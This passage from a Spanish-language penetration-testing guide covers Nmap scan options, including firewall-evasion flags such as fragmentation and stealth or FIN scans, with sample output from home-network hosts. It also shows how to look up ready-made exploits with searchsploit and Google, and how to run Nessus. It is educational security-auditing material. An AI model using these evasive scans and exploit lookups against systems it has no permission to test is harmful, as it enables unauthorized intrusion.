Img 30: Uso de NMAP para identificación de servicios. 1

Algunas de las opciones de escaneo más comunes que se pueden utilizar en esta herramienta son las siguientes:

- **sT**: Se intenta hacer un barrido de puertos por TCP la ventaja de esta técnica es que no requiere usuarios privilegiados, opuesto a sS.
- **sU**: Se intenta hacer un barrido de puertos por UDP, es útil cuando se intentan descubrir puertos de nivel superior que pueden estar detrás de un firewall, lenta pero permite hacer auditorias más exactas.
- **sA**: Se usan mensajes de ACK para lograr que sistema responda y así determinar si el puerto está abierto algunos Firewall no filtran estos Mensajes y por ello puede ser efectivo en algunos casos.
- **sX**: Puede pasar algunos Firewall con malas configuraciones y detectar servicios prestándose dentro de la red.
- **sN**: Puede pasar algunos Firewall con malas configuraciones y detectar servicios prestándose dentro de la red
- **-f**: Se utiliza el fragmentado de paquetes para así poder pasar algunos Firewall con malas configuraciones y detectar servicios prestándose dentro de la red
- **-sP**: Este modificador ayuda a identificar que sistemas están arriba en la red (en funcionamiento) para luego poder hacer pruebas más específicas, similar a Ping.
- **-sV**: Intenta identificar la versión de los servicios con puertos abiertos en el sistema. Esto permite evaluar cada servicio de forma individual para intentar ubicar vulnerabilidades en los mismos.
- **-sO**: Con esta opción se identifica qué protocolos de nivel superior a capa tres (Red o Network) responden en el sistema, de esta manera es más fácil saber las características de la red o el sistema que se intenta evaluar.
- **-Pn**: Al indicar esta opción la herramienta no realizará ping sobre el/los objetivos del escaneo.
- **--open**: Tras realizar el escaneo solo mostrará los servicios con puertos abiertos descubiertos.

- -**sC**: Con esta opción se habilitará el lanzamiento de scripts, lo que significa que cuando **Nmap** se encuentre con algún servicio activo lanzará una serie de scripts que tiene definidos para intentar obtener más información acerca de éstos.
- -**O**: Al indicar esta opción Nmap intentará identificar el sistema operativo del objetivo.
- **-A**: Esta opción le indicará a Nmap que realice un tipo de escaneo intensivo. Esta opción además ejecutará "-**O**", "-**sC**" y un "**traceroute**" del objetivo.

Además de éstas, se pueden especificar otras opciones que permiten explotar aún más la herramienta. Aquellas más comúnmente utilizadas son las siguientes:

- **-b**: Para determinar si la víctima es vulnerable al "*bounce attack*".
- **-n**: No hace conversiones DNS para hacer el "*-sP*" más rápido.
- **-vv**: Hacer la salida de la herramienta detallada en pantalla.
- **-oN**: Redirige la salida a un archivo de texto.
- **-oX**: Redirige la salida a un archivo XML.
- **--stylesheet**: Con esta opción se usa una hoja de estilo que hace más fácil la lectura de la salida en XML.
- **p**: Se usa para especificar puertos de análisis o rango de puertos.
- **T**: Se usa para especificar la velocidad general del escaneo de esta forma se puede pasar inadvertido en algunos sistemas que detectan la velocidad de los paquetes entrantes. El indicador de velocidad podrá ir desde 1, siendo éste el más lento, hasta 5, el más rápido.

Algunos ejemplos de uso con diferentes opciones pueden ser los siguientes:

- "**nmap –T4 –f <DirIP o NombreDominio>":** Realiza un escaneo simple de puertos con opción de fragmentación TCP y velocidad de escaneo.

```
root@osboxes:~# nmap -T4 -f 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 17:02 EDT
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.0045s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE
53/tcp   open     domain
80/tcp   open     http
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
6969/tcp open     acmsoda
8080/tcp filtered http-proxy
MAC Address: E0:51:63:B3:C6:34 (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```

Img 31: Ejemplo de uso de NMAP. 1

- "**nmap –sV –T4 –f –version-light < DirIP o NombreDominio>**": Realiza un escaneo de los servicios que corren en el destino indicado con la opción de fragmentación TCP y de velocidad de los paquetes como contramedida a un posible firewall.

```
root@osboxes:~# nmap -sV -T4 -f --version-light 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 17:04 EDT
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.0055s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE     VERSION
53/tcp   open     domain      dnsmasq 2.75
80/tcp   open     http        DD-WRT milli_httpd
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
6969/tcp open     tcpwrapped
8080/tcp filtered http-proxy
MAC Address: E0:51:63:B3:C6:34 (Arcadyan)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds
```

Img 32: Ejemplo de uso de NMAP. 2

- "**nmap –vv –Pn –sF –p135 < DirIP o NombreDominio>":** Escaneo que puede pasar desapercibido en algunos Firewalls.

```
root@osboxes:~# nmap -vv -v -Pn -sF -p135 192.168.1.72
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-22 15:00 EDT
Initiating ARP Ping Scan at 15:00
Scanning 192.168.1.72 [1 port]
Completed ARP Ping Scan at 15:00, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:00
Completed Parallel DNS resolution of 1 host. at 15:00, 4.00s elapsed
DNS resolution of 1 IPs took 4.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF:
0, TR: 2, CN: 0]
Initiating FIN Scan at 15:00
Scanning Silvia.home (192.168.1.72) [1 port]
Completed FIN Scan at 15:00, 0.44s elapsed (1 total ports)
Nmap scan report for Silvia.home (192.168.1.72)
Host is up, received arp-response (0.040s latency).
Scanned at 2018-10-22 15:00:04 EDT for 5s

PORT    STATE         SERVICE REASON
135/tcp open|filtered msrpc   no-response
MAC Address: 4C:0F:6E:E0:8F:4D (Hon Hai Precision Ind.)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.91 seconds
           Raw packets sent: 4 (136B) | Rcvd: 1 (28B)
```

Img 33: Ejemplo de uso de NMAP. 3

- "**nmap –vv –P0 –sS –f < DirIP o NombreDominio>":** Escaneo realizado con fragmentación TCP. Se trata del escaneo más "silencioso".

```
root@osboxes:~# nmap -vv -P0 -sS -f 192.168.1.1
Warning: The -P0 option is deprecated. Please use -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 17:06 EDT
Initiating ARP Ping Scan at 17:06
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 17:06, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:06
Completed Parallel DNS resolution of 1 host. at 17:06, 0.01s elapsed
Initiating SYN Stealth Scan at 17:06
Scanning liveboxfibra (192.168.1.1) [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 445/tcp on 192.168.1.1
Discovered open port 139/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 6969/tcp on 192.168.1.1
Completed SYN Stealth Scan at 17:06, 1.41s elapsed (1000 total ports)
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up, received arp-response (0.0087s latency).
Scanned at 2018-10-15 17:06:40 EDT for 1s
Not shown: 994 closed ports
Reason: 994 resets
PORT     STATE    SERVICE      REASON
53/tcp   open     domain       syn-ack ttl 64
80/tcp   open     http         syn-ack ttl 64
139/tcp  open     netbios-ssn  syn-ack ttl 64
445/tcp  open     microsoft-ds syn-ack ttl 64
6969/tcp open     acmsoda      syn-ack ttl 64
8080/tcp filtered http-proxy   no-response
MAC Address: E0:51:63:B3:C6:34 (Arcadyan)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
           Raw packets sent: 1002 (44.072KB) | Rcvd: 1000 (40.008KB)
```

Img 34: Ejemplo de uso de NMAP. 4

## 4.3 Análisis de vulnerabilidades

Una vez se ha obtenido la mayor cantidad de información posible acerca de la organización se procederá al análisis de ésta con el fin de encontrar todos los posibles fallos de seguridad existentes en los distintos equipos que se hayan logrado enumerar.

Las vulnerabilidades que se pueden encontrar en éste punto pueden ser de dos tipos:

- **Vulnerabilidades de configuración**: ocurren cuando no se ha configurado correctamente algún servicio, por ejemplo dejar las credenciales por defecto.
- **Vulnerabilidades de servicio**: ocurren cuando la versión de un servicio público contiene algún tipo de vulnerabilidad interna, por ejemplo la versión de FTP contiene un desbordamiento de buffer.

## Análisis manual de vulnerabilidades

En éste tipo de análisis como su nombre indica el auditor realizará una búsqueda manual de vulnerabilidades de cada uno de los servicios activos de cada equipo de la organización encontrado durante fase de recogida de información.

Para la búsqueda de vulnerabilidades, el auditor deberá tener en cuenta diferentes parámetros como el tipo de servicio, el puerto por el que se comunica, la versión del servicio o el banner de éste, entre otros. Toda esta información obtenida en la fase anterior deberá estar debidamente estructurada y almacenada para agilizar el proceso de análisis.

Existen diversas herramientas de búsqueda de vulnerabilidades, las cuales principalmente funcionan por medio de palabras clave a modo de buscador, de modo que indicando el tipo de servicio, versión de servicio y demás parámetros que el auditor considere oportunos, la herramienta retornará una lista con la vulnerabilidad descubierta y el Exploit que aprovecha ésta. Para éste tipo de búsqueda de vulnerabilidades cobrará mucha importancia la experiencia del auditor en este campo, pues cualquier pequeño detalle puede dar lugar a un resultado muy diferente.

Algunas de estas herramientas son las siguientes:

- **Searchsploit:**

Es una herramienta de búsqueda de vulnerabilidades por línea de comandos de funcionamiento sencillo. Contiene una copia local de los Exploits archivados en Exploit-DB y para realizar una búsqueda simplemente habrá que indicar las distintas palabras clave por las que buscará en la base de datos. El comando con el que se buscará será el siguiente:

*"searchsploit <Palabra Clave 1> … <Palabra Clave N>"*

```
root@osboxes:~# searchsploit linux vnc
------------------------------------- ---------------------------------------
 Exploit Title                       |  Path
                                     | (/usr/share/exploitdb/)
------------------------------------- ---------------------------------------
QEMU 0.9 / KVM 36/79 - VNC Server Remo | exploits/linux/dos/32675.py
Vino VNC Server 3.7.3 - Persistent Den | exploits/linux/dos/28338.txt
------------------------------------- ---------------------------------------
Shellcodes: No Result
```

Img 35: Ejemplo de uso de SEARCHSPLOIT. 1

Otra interesante funcionalidad de esta herramienta es la de analizar de manera automática un documento de salida en formato **XML** generado por la herramienta **NMAP** (nmap –oX <NombreDocumento.xml>). Para utilizar esta funcionalidad primero habrá que generar el fichero en formato XML y posteriormente habrá que ejecutar el siguiente comando:

*"searchsploit –nmap <NombreDocumento.xml>"*

```
root@osboxes:~# searchsploit --nmap prueba.xml
[i] SearchSploit's XML mode (without verbose enabled).   To enable: searchsploit
 -v --xml...
[i] Reading: 'prueba.xml'

[i] /usr/bin/searchsploit -t microsoft windows rpc
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Microsoft Windows - 'Lsasrv.dll' RPC R | exploits/windows/remote/293.c
Microsoft Windows - 'RPC DCOM' Long Fi | exploits/windows/remote/100.c
Microsoft Windows - 'RPC DCOM' Remote  | exploits/windows/remote/64.c
Microsoft Windows - 'RPC DCOM' Remote  | exploits/windows/remote/69.c
Microsoft Windows - 'RPC DCOM' Remote  | exploits/windows/remote/70.c
Microsoft Windows - 'RPC DCOM' Remote  | exploits/windows/remote/76.c
Microsoft Windows - 'RPC DCOM' Scanner | exploits/windows/remote/97.c
Microsoft Windows - 'RPC DCOM2' Remote | exploits/windows/remote/103.c
Microsoft Windows - 'RPC2' Universal / | exploits/windows/remote/109.c
Microsoft Windows - DCE-RPC svcctl Cha | exploits/windows/dos/3453.py
Microsoft Windows - DCOM RPC Interface | exploits/windows/remote/22917.txt
Microsoft Windows - DNS RPC Remote Buf | exploits/windows/remote/3746.txt
Microsoft Windows 2000/NT 4 - RPC Loca | exploits/windows/remote/5.c
Microsoft Windows 8.1 - DCOM DCE/RPC L | exploits/windows/local/37768.txt
```

Img 36: Ejemplo de uso de SEARCHSPLOIT. 2

- **Google:**

Otro método simple para buscar vulnerabilidades es el buscador de Google, que simplemente con buscar el resultado del banner que nos ofrece Nmap de los distintos servicios activos encontrados añadiendo la palabra "Exploit" al final, nos mostrará una serie de páginas en las que se detallan las posibles vulnerabilidades relativas al servicio que se esté investigando.

Resulta muy recomendable acceder a los resultados que ofrecen las principales páginas dedicadas a Ciberseguridad como pueden ser ***https://www.securityfocus.com/***, ***https://www.rapid7.com/*** o ***https://www.exploit-db.com/*** entre otras, en lugar de acceder a servicios web poco conocidos.

(Captura)

## Análisis automático de vulnerabilidades

Existen una serie de herramientas capaces de automatizar el proceso de búsqueda de vulnerabilidades. Éstas facilitarán en gran medida la labor del auditor, aunque no conviene hacer un uso abusivo de ellas, pues el auditor perderá en mayor o menor medida el control de las acciones que se están llevando a cabo sobre el sistema objetivo. Una pérdida de control de las pruebas que se están llevando a cabo podría provocar la detección de éstas por el sistema de protección de la organización o incluso podrían provocar una denegación de servicio.

Resulta muy recomendable para el auditor conocer el funcionamiento de la herramienta que vaya a utilizar, así como realizar una correcta configuración de ésta antes de comenzar las pruebas.

- **Nessus:**


Esta herramienta es una de las más importantes en cuanto a **análisis automático de vulnerabilidades** se refiere, dando al auditor la posibilidad de optar por el tipo de escaneo que mejor se adapte en base a la situación en que se encuentre.

Nessus es una herramienta privada y para poder utilizarla de manera profesional habrá que obtener una licencia, aunque también dispone de una versión gratuita en la cual se podrán realizar un total de dieciséis escaneos pudiendo utilizar varias de sus principales funciones.

Una vez se ha instalado **Nessus** en el equipo del auditor, habrá que arrancar el servicio que permitirá utilizar la herramienta con el siguiente comando:

*"/etc/init.d/nessusd start"*


La principal forma de emplear esta herramienta es utilizando la interfaz de usuario de Nessus a través del navegador web. Para acceder a la interfaz simplemente habrá que indicar al navegador web la siguiente dirección: "*https://127.0.0.1:8834*".




Img 37: Panel principal de NESSUS


Como se puede apreciar Nessus consta de multitud de tipos de escaneos disponibles para el auditor, aunque en éste caso, como se trata de una cuenta gratuita se encuentra restringido el uso a varios de éstos.

El escaneo más común que se utilizará será el "**Basis Network Scan**" que en base a una dirección IP, utilizará una serie de herramientas internas para enumerar los diferentes servicios y una vez identificados analizará cada uno de ellos en búsqueda de posibles vulnerabilidades. Antes de realizar es escaneo habrá que indicarle un nombre, una breve descripción, la carpeta donde almacenar los resultados y la direcciones o rango de direcciones IP a las que irá destinado el escaneo.





Img 38: Configuración de NESSUS. 1

En éste punto el auditor podrá guardar el estado del escaneo para lanzarlo más tarde seleccionando la opción "**SAVE**" o podrá ejecutarlo en ese mismo momento con la opción "**LAUNCH**".





Img 39: Configuración de NESSUS. 2

Una vez finalice el escaneo se mostrarán por pantalla todas las vulnerabilidades encontradas así como el nivel de gravedad de éstas. Además de todo esto, Nessus mostrará una descripción, posibles Exploits que aprovechen dicha vulnerabilidad, su probable solución y una serie de enlaces externos de interés. Toda esta información será muy relevante en la fase de generación de informes.





Img 40: Resultado de NESSUS. 1





Img 41: Resultado de NESSUS. 2

Como se ha comentado anteriormente, no es conveniente por parte del auditor realizar los escaneos de vulnerabilidades con las configuraciones que vienen por defecto en la herramienta, pues no se adaptan a todas y cada una de las situaciones que se encontrarán. Para poder definir manualmente la mayoría de los parámetros que se usarán para realizar el escaneo de vulnerabilidades se utilizará el tipo de escaneo "**Advanced Scan**".

